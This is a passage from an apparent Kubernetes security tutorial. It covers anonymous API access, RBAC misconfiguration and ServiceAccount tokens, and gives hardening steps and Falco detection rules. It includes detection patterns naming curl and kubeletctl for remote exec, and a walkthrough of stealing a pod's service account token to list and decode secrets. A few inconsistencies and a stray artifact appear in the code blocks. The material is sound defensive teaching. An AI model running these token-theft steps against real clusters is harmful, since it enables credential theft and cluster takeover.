<p>Set the API Server flag <code class="language-plaintext highlighter-rouge">--anonymous-auth</code> to <code class="language-plaintext highlighter-rouge">false</code> in <code class="language-plaintext highlighter-rouge">/var/snap/microk8s/current/args/kube-apiserver</code> so that every request must be authenticated by a recognized method such as client certificates, service account tokens, or OpenID Connect (OIDC).</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s">--anonymous-auth=false</span>  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/02-unauth-api/03-defensivestrategies/01-noanonapiserver.png" alt="image15" /></p>

<p>The same can be done for <code class="language-plaintext highlighter-rouge">kubelet</code> in <code class="language-plaintext highlighter-rouge">/var/snap/microk8s/current/args/kubelet</code>:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s">--anonymous-auth=false</span>  
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/02-unauth-api/03-defensivestrategies/02-nomoreanonkubelet.png" alt="image16" /></p>

<h5 id="enable-client-certificate-authentication-for-the-kubelet-api">Enable Client Certificate Authentication for the Kubelet API</h5>

<p><code class="language-plaintext highlighter-rouge">kubelet</code> <a href="https://kubernetes.io/docs/reference/access-authn-authz/kubelet-authn-authz/#kubelet-authentication">supports several authentication methods</a>, but the recommended option is to require clients to present a valid client certificate. Enabling client certificate authentication can be done by setting the <code class="language-plaintext highlighter-rouge">--client-ca-file</code> flag and starting the API Server with <code class="language-plaintext highlighter-rouge">--kubelet-client-certificate</code> and <code class="language-plaintext highlighter-rouge">--kubelet-client-key flags.</code></p>

<h5 id="delegate-kubelet-api-authorization-to-the-api-server">Delegate Kubelet API authorization to the API Server</h5>

<p>To enforce an authorization mode other than <code class="language-plaintext highlighter-rouge">AlwaysAllow</code> which can be dangerous if the authentication mode is set to <code class="language-plaintext highlighter-rouge">anonymous</code>, <code class="language-plaintext highlighter-rouge">kubelet</code> <a href="https://kubernetes.io/docs/reference/access-authn-authz/kubelet-authn-authz/#:~:text=To%20subdivide%20access%20to%20the%20kubelet%20API%2C%20delegate%20authorization%20to%20the%20API%20server%3A">can be started with these flags</a>:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s">--authorization-mode=Webhook</span>  
<span class="c1"># in microk8s</span>
<span class="s">--kubeconfig=/var/snap/microk8s/current/credentials/kubelet.config</span> 
</code></pre></div></div>
<p>In this mode, kubelet sends a <code class="language-plaintext highlighter-rouge">SubjectAccessReview</code> to the API Server for each incoming request. RBAC rules determine whether the request is allowed.</p>

<p>For example, even though anonymous requests are allowed, the request is then checked against the authorization policy to determine whether it should be allowed:</p>

<p><img src="/img/kubernetes/kube-images/02-unauth-api/03-defensivestrategies/04-kubeletauth.png" alt="image71" /></p>

<h5 id="configure-rbac-to-deny-unauthenticated-requests">Configure RBAC to Deny Unauthenticated Requests</h5>

<p>If you must maintain anonymous authentication for operational reasons, explicitly deny dangerous permissions to unauthenticated users. Kubernetes processes RBAC rules in order so you should ensure explicit denials for <code class="language-plaintext highlighter-rouge">system:unauthenticated</code> take precedence over permissive rules.</p>

<h5 id="admission-controls">Admission Controls</h5>

<p>Use <a href="#understanding-admission-controllers">validating and mutating admission controllers</a> to enforce strict policies. For example, a validating webhook can reject pod creation attempts from unauthenticated identities, or a mutating webhook can ensure defaults that limit blast radius.</p>

<h4 id="api-detections-in-falco">API Detections in Falco</h4>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Anonymous Request Allowed</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Detect any request made by the anonymous user that was allowed.</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.user.name = "system:anonymous" and</span>
    <span class="s">ka.response.code in (200, 201)</span>
  <span class="na">output</span><span class="pi">:</span> <span class="s">Request by anonymous user allowed (user=%ka.user.name group=%ka.user.groups verb=%ka.verb uri=%ka.uri reason=%ka.auth.reason)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1078</span><span class="pi">,</span> <span class="nv">access</span><span class="pi">,</span> <span class="nv">anonymous</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Anonymous Request Failed</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Detect any request made by the anonymous user that was blocked. These often indicate reconnaissance or probing against the API Server.</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.user.name = "system:anonymous" and </span>
    <span class="s">ka.response.code in (401, 403) </span>
  <span class="na">output</span><span class="pi">:</span> <span class="s">Request by anonymous user denied (user=%ka.user.name group=%ka.user.groups verb=%ka.verb uri=%ka.uri reason=%ka.auth.reason ips=%ka.sourceips userAgent=%ka.useragent)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1078</span><span class="pi">,</span> <span class="nv">access</span><span class="pi">,</span> <span class="nv">anonymous</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Anonymous Resource Access</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Detect anonymous attempts to read secrets, configmaps, pods, or RBAC objects.</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.user.name = "system:anonymous"</span>
    <span class="s">and ka.verb in ("get", "list")</span>
    <span class="s">and ka.target.resource in ("secrets", "configmaps", "pods", "serviceaccounts", "clusterroles", "clusterrolebindings")</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Anonymous user accessed sensitive resources (user=%ka.user.name group=%ka.user.groups verb=%ka.verb uri=%ka.uri reason=%ka.auth.reason ips=%ka.sourceips userAgent=%ka.useragent)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1613</span><span class="pi">,</span> <span class="nv">anonymous</span><span class="pi">,</span> <span class="nv">secrets</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Anonymous Pod Creation Attempt</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect attempts by system:anonymous to create or modify pods.</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.verb in ("create", "update", "patch") and</span>
    <span class="s">ka.user.name="system:anonymous" and</span>
    <span class="s">ka.target.resource=pods</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Anonymous workload mutation attempt (verb=%ka.verb resource=%ka.target.resource name=%ka.target.name ns=%ka.target.namespace from=%ka.sourceips reason=%ka.auth.reason uri=%ka.uri userAgent=%ka.useragent reason=%ka.auth.reason)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">CRITICAL</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1610</span><span class="pi">,</span> <span class="nv">privilege-escalation</span><span class="pi">,</span> <span class="nv">execution</span><span class="pi">]</span>

<span class="c1"># Kubelet</span>
<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Kubelet Remote Exec Attempt</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect attempts to execute commands inside a container through the kubelet API</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type = execve and</span>
    <span class="s">proc.name in ("curl", "kubeletctl") and</span>
    <span class="s">((proc.cmdline contains "exec" or proc.cmdline contains "run") or (proc.cmdline contains "/run/" or proc.cmdline contains "/exec")) and</span>
    <span class="s">not user.name contains "kubelet"</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Potential remote exec via kubelet API (cmd=%proc.cmdline user=%user.name container=%container.name)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1204</span><span class="pi">,</span> <span class="nv">kubelet</span><span class="pi">,</span> <span class="nv">rce</span><span class="pi">,</span> <span class="nv">lateral-movement</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Anonymous Kubelet API Enumeration</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect unauthenticated enumeration via kubelet API</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type=connect and</span>
    <span class="s">(fd.typechar=4 or fd.typechar=6) and</span>
    <span class="s">fd.sport = 10250</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Suspicious kubelet enumeration | connection=%fd.name lport=%fd.lport rport=%fd.rport fd_type=%fd.type fd_proto=%fd.l4proto evt_type=%evt.type user=%user.name user_uid=%user.uid user_loginuid=%user.loginuid process=%proc.name proc_exepath=%proc.exepath parent=%proc.pname command=%proc.cmdline terminal=%proc.tty</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1613</span><span class="pi">,</span> <span class="nv">kubelet</span><span class="pi">,</span> <span class="nv">reconnaissance</span><span class="pi">]</span>
</code></pre></div></div>

<h3 id="overly-permissive-role-based-access-control"><strong>Overly Permissive Role-based Access Control</strong></h3>

<h4 id="understanding-rbac-in-kubernetes">Understanding RBAC in Kubernetes</h4>

<p>Kubernetes RBAC is the primary authorization <a href="https://kubernetes.io/docs/reference/access-authn-authz/rbac/">method of regulating access to resources</a> based on the roles of individual users.</p>

<p>When properly configured, RBAC serves as a powerful security tool that prevents unauthorized users from performing sensitive operations. That being said, RBAC misconfigurations remain one of the most common vulnerabilities in Kubernetes clusters. Overly broad permissions create pathways for privilege escalation, lateral movement, and cluster compromise.</p>

<h4 id="rbac-components">RBAC Components</h4>

<p>Understanding how RBAC works requires familiarity with four core components that work together to define and grant permissions:</p>

<ul>
  <li>Role</li>
  <li>Cluster Role</li>
  <li>RoleBinding</li>
  <li>ClusterRoleBinding</li>
</ul>

<p>Roles define permissions within a specific namespace.</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">rbac.authorization.k8s.io/v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">Role</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">namespace</span><span class="pi">:</span> <span class="s">default</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">pod-reader</span>  
<span class="na">rules</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">apiGroups</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">"</span><span class="pi">]</span> <span class="c1"># "" indicates the core API group  </span>
  <span class="na">resources</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">pods"</span><span class="pi">]</span>  
  <span class="na">verbs</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">get"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">watch"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">list"</span><span class="pi">]</span>  
</code></pre></div></div>
<p>This Role allows read-only access to pods in the <code class="language-plaintext highlighter-rouge">production</code> namespace only. Users with this Role cannot modify pods or access resources in other namespaces.</p>

<p>ClusterRoles work similarly to Roles, but apply cluster-wide including non-namespaced resources like nodes:</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">rbac.authorization.k8s.io/v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">ClusterRole</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">secret-reader</span>  
<span class="na">rules</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">apiGroups</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">"</span><span class="pi">]</span>  
  <span class="na">resources</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">secrets"</span><span class="pi">]</span>  
  <span class="na">verbs</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">get"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">list"</span><span class="pi">]</span>  
</code></pre></div></div>
<p>This ClusterRole grants read access to Secrets across the entire cluster.</p>

<p>RoleBindings grant permissions defined in a Role to users, groups, or service accounts in a namespace.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">rbac.authorization.k8s.io/v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">RoleBinding</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">read-pods-binding</span>  
  <span class="na">namespace</span><span class="pi">:</span> <span class="s">default</span>  
<span class="na">subjects</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">kind</span><span class="pi">:</span> <span class="s">ServiceAccount</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">app-monitor</span>  
  <span class="na">namespace</span><span class="pi">:</span> <span class="s">production</span>  
<span class="na">roleRef</span><span class="pi">:</span>  
  <span class="na">kind</span><span class="pi">:</span> <span class="s">Role</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">pod-reader</span>  
  <span class="na">apiGroup</span><span class="pi">:</span> <span class="s">rbac.authorization.k8s.io</span>  
</code></pre></div></div>

<p>ClusterRoleBindings grant permissions defined in a ClusterRole across the entire cluster.</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">rbac.authorization.k8s.io/v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">ClusterRoleBinding</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">read-secrets-global</span>  
<span class="na">subjects</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">kind</span><span class="pi">:</span> <span class="s">User</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">security-auditor</span>  
  <span class="na">apiGroup</span><span class="pi">:</span> <span class="s">rbac.authorization.k8s.io</span>  
<span class="na">roleRef</span><span class="pi">:</span>  
  <span class="na">kind</span><span class="pi">:</span> <span class="s">ClusterRole</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">secret-reader</span>  
  <span class="na">apiGroup</span><span class="pi">:</span> <span class="s">rbac.authorization.k8s.io</span>  
</code></pre></div></div>

<h5 id="cluster-admin">cluster-admin</h5>

<p>The <code class="language-plaintext highlighter-rouge">cluster-admin</code> ClusterRole grants unrestricted access to all cluster resources. Binding this role to service accounts or users is incredibly risky. <code class="language-plaintext highlighter-rouge">cluster-admin</code> can create, modify, and delete resources in any namespace, it can read all secrets, modify RBAC policies, and more.</p>

<p>You can audit <code class="language-plaintext highlighter-rouge">cluster-admin</code> usage by tracking which subjects are bound to the ClusterRole.</p>

<p><code class="language-plaintext highlighter-rouge">kubectl get clusterrolebindings -o wide | grep cluster-admin</code></p>

<p><img src="/img/kubernetes/kube-images/03-rbac/01-caaudit.png" alt="image17" /></p>

<h5 id="wildcards-and-verb-permissions">Wildcards and Verb Permissions</h5>
<p>Wildcard RBAC rules are typically implemented for pure convenience. But carelessly leaving them around can lead to cluster-wide takeover.</p>

<p>Wildcard resources:</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">rbac.authorization.k8s.io/v1</span><span class="pi">]</span><span class="s">(http://rbac.authorization.k8s.io/v1)</span>  
<span class="s">kind:ClusterRole</span>  
<span class="na">rules</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">apiGroups</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">*"</span><span class="pi">]</span>  
  <span class="na">resources</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">*"</span><span class="pi">]</span>  <span class="c1"># Access to everything  </span>
  <span class="na">verbs</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">get"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">list"</span><span class="pi">]</span>  
</code></pre></div></div>
<p>This RBAC configuration would allow an attacker to <code class="language-plaintext highlighter-rouge">get</code> and <code class="language-plaintext highlighter-rouge">list</code> any API resource within the cluster.</p>

<p>Wildcard verbs:</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">rules</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">apiGroups</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">"</span><span class="pi">]</span>  
  <span class="na">resources</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">pods"</span><span class="pi">]</span>  
  <span class="na">verbs</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">*"</span><span class="pi">]</span>  <span class="c1"># All operations including delete  </span>
</code></pre></div></div>
<p>When verbs are wildcarded, it means that a principal might be able to create pods, update configurations, list secrets, and more.</p>

<p>In particular roles with the <code class="language-plaintext highlighter-rouge">escalate</code> and <code class="language-plaintext highlighter-rouge">bind</code> verb allows privilege escalation. For example if a service account has:</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">verbs</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">bind"</span><span class="pi">]</span>  
<span class="na">resources</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">clusterroles"</span><span class="pi">]</span>  
</code></pre></div></div>
<p>They can escalate to <code class="language-plaintext highlighter-rouge">cluster-admin</code> because the <code class="language-plaintext highlighter-rouge">escalate</code> permission allows the modification of RBAC roles beyond the service account’s own permissions.</p>

<p>To see how attackers use this in practice, in a honeypot analyzed by <a href="https://www.aquasec.com/blog/leveraging-kubernetes-rbac-to-backdoor-clusters/">Aqua Security Researchers</a>, attackers leveraged a misconfigured API Server that allowed anonymous requests. They used RBAC to gain persistence by creating a privileged ClusterRole named <code class="language-plaintext highlighter-rouge">kube-controller</code> and a ServiceAccount in the <code class="language-plaintext highlighter-rouge">kube-system</code> namespace. The attacker then created a ClusterRoleBinding, binding the ClusterRole to ServiceAccount. After establishing persistence, the attacker then creates a <a href="https://kubernetes.io/docs/concepts/workloads/controllers/daemonset/">DaemonSet</a> to deploy containers with a cryptomining binary, effectively hijacking the resources of the cluster.</p>

<p><img src="/img/kubernetes/kube-images/03-rbac/02-rbac-buster.png" alt="image18" /></p>

<p>Let’s take a look at another example. Let’s say there is a service account in a dev namespace.</p>

<p>An attacker who gets command execution in a pod in that namespace, begins enumerating the pod and is able to steal the service account token and Certificate Authority (CA) key.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat</span> /var/run/secrets/kubernetes.io/serviceaccount/token  

</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/03-rbac/03-obs-token.png" alt="image19" /></p>

<p>Able to authenticate as the service account, the attacker can now list secrets.</p>

<p><img src="/img/kubernetes/kube-images/03-rbac/04-token-whoami.png" alt="image20" /></p>

<p><img src="/img/kubernetes/kube-images/03-rbac/05-secrets.png" alt="image21" /></p>

<p>Secrets by default are encoded with base64 and can be easily deciphered, revealing these credentials: <code class="language-plaintext highlighter-rouge">admin:SuperSecretPassword123!</code>.</p>

<p><img src="/img/kubernetes/kube-images/03-rbac/06-listassa.png" alt="image22" /></p>

<p>Depending on the permissions of the ServiceAccount, attackers could also patch deployments, create pods running privileged containers, create CronJobs, install backdoors, spin up cryptominers, and more.</p>

<h4 id="defensive-strategies">Defensive Strategies</h4>

<h5 id="implement-least-privilege">Implement Least Privilege</h5>

<p>Least privilege should be implemented whenever possible. Below is an example of a properly scoped role:</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">rbac.authorization.k8s.io/v1</span>  
<span class="na">kind</span><span class="pi">:</span> <span class="s">Role</span>  
<span class="na">metadata</span><span class="pi">:</span>  
  <span class="na">name</span><span class="pi">:</span> <span class="s">pod-log-reader</span>  
<span class="na">rules</span><span class="pi">:</span>  
<span class="pi">-</span> <span class="na">apiGroups</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">"</span><span class="pi">]</span>  
  <span class="na">resources</span><span class="pi">:</span>  
    <span class="pi">-</span> <span class="s">pods</span>  
    <span class="pi">-</span> <span class="s">pods/log</span>  
    <span class="pi">-</span> <span class="s">pods/status</span>  
  <span class="na">verbs</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">get"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">list"</span><span class="pi">]</span>  
</code></pre></div></div>
<p>This role is only permitted to <code class="language-plaintext highlighter-rouge">get pods</code> and view a pod’s logs.</p>

<p>To further reduce the potential impact of a compromised Role, avoid using ClusterRoles unless absolutely necessary. It should also be noted that ClusterRoleBinding to a namespaced ServiceAccount is always cluster-wide.</p>

<h4 id="rbac-detections">RBAC Detections</h4>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">ClusterRole Binding To Anonymous User</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect attempts to bind ClusterRoles to anonymous users</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.target.resource=clusterrolebindings and</span>
    <span class="s">ka.verb=create and </span>
    <span class="s">(ka.req.binding.subjects.user_names intersects ("system:unauthenticated", "system:anonymous"))</span>
  <span class="na">output</span><span class="pi">:</span> <span class="s">Cluster Role Binding to anonymous user (user=%ka.user.name subject=%ka.req.binding.subjects)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span> 
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1098.006</span><span class="pi">,</span> <span class="nv">rbac</span><span class="pi">,</span> <span class="nv">access-control</span><span class="pi">,</span> <span class="nv">persistence</span><span class="pi">]</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">ClusterRole Binding To Cluster Admin</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect attempts to bind ClusterRoles to anonymous users</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.target.resource in ("rolebindings", "clusterrolebindings") and </span>
    <span class="s">ka.verb=create and </span>
    <span class="s">ka.req.binding.role=cluster-admin</span>
  <span class="na">output</span><span class="pi">:</span> <span class="s">Cluster Role Binding to Cluster Admin (user=%ka.user.name subject=%ka.req.binding.subjects)</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span> 
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1098.006</span><span class="pi">,</span> <span class="nv">rbac</span><span class="pi">,</span> <span class="nv">access-control</span><span class="pi">,</span> <span class="nv">persistence</span><span class="pi">]</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">RBAC Wildcard Permissions Detected</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect creation or update of RBAC roles with wildcard verbs or resources</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.target.resource in ("roles", "clusterroles") and</span>
    <span class="s">ka.verb in (create, update, patch) and</span>
    <span class="s">(</span>
      <span class="s">ka.req.role.rules.resources intersects ("*") or</span>
      <span class="s">ka.req.role.rules.verbs intersects ("*")</span>
    <span class="s">)</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">RBAC wildcard detected: %ka.user.name modified %ka.target.resource with wildcard permissions</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">CRITICAL</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">misconfiguration</span><span class="pi">,</span> <span class="nv">rbac</span><span class="pi">,</span> <span class="nv">access-control</span><span class="pi">,</span> <span class="nv">persistence</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Namespaced SA Bound to ClusterRole</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect RoleBindings that bind a ServiceAccount to a ClusterRole</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.target.resource in ("rolebindings", "clusterrolebindings") and</span>
    <span class="s">ka.verb=create and</span>
    <span class="s">(len(ka.req.binding.subjects.serviceaccount_names) &gt; 0 or len(ka.req.binding.subjects.serviceaccount_ns_names) &gt; 0) and</span>
    <span class="s">ka.req.binding.role exists</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Potential privilege escalation: %ka.user.name bound SA %ka.req.binding.subjects.name to ClusterRole %ka.req.binding.role</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">T1098.006</span><span class="pi">,</span> <span class="nv">rbac</span><span class="pi">,</span> <span class="nv">access-control</span><span class="pi">,</span> <span class="nv">persistence</span><span class="pi">,</span> <span class="nv">privilege-escalation</span><span class="pi">]</span>
</code></pre></div></div>

<h3 id="serviceaccount-token-abuse"><strong>ServiceAccount Token Abuse</strong></h3>

<p>ServiceAccounts in Kubernetes are essentially machine identities. ServiceAccounts are meant for pods or controllers that need to interact with the Kubernetes API. Typically they are used for things like reporting metrics, watching resources, or in CI/CD pipelines running inside the cluster. Every namespace has a default ServiceAccount which is mounted to every pod unless configured otherwise.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl get serviceaccount default <span class="nt">-n</span> default <span class="nt">-o</span> yaml  
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/04-serviceaccount/01-default-sa.png" alt="image23" /></p>

<p>The default namespace ServiceAccount has no permissions attached to it other than basic discovery commands. It is virtually harmless unless it is bound to a Role or ClusterRole.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl auth can-i <span class="nt">--as</span> system:serviceaccount:default:default <span class="nt">--list</span>  
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/04-serviceaccount/02-defaultsaperms.png" alt="image24" /></p>

<p>If an administrator were to grant a ServiceAccount broad permissions then every pod in the namespace also inherits those permissions. This is especially important when you remember that many attackers are able to get initial access in a cluster through an application vulnerability which grants remote code execution on a pod.</p>

<p>Rather than authenticating to the API with client certificates, ServiceAccounts use tokens.</p>

<h4 id="understanding-serviceaccount-tokens">Understanding ServiceAccount Tokens</h4>

<p>A ServiceAccount token is a JSON Web Token (JWT) that looks something like this:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl <span class="nb">exec</span> <span class="nt">-it</span> &lt;pod&gt; <span class="nt">--</span> <span class="nb">cat</span> /var/run/secrets/[kubernetes.io/serviceaccount/token]<span class="o">(</span>http://kubernetes.io/serviceaccount/token<span class="o">)</span>

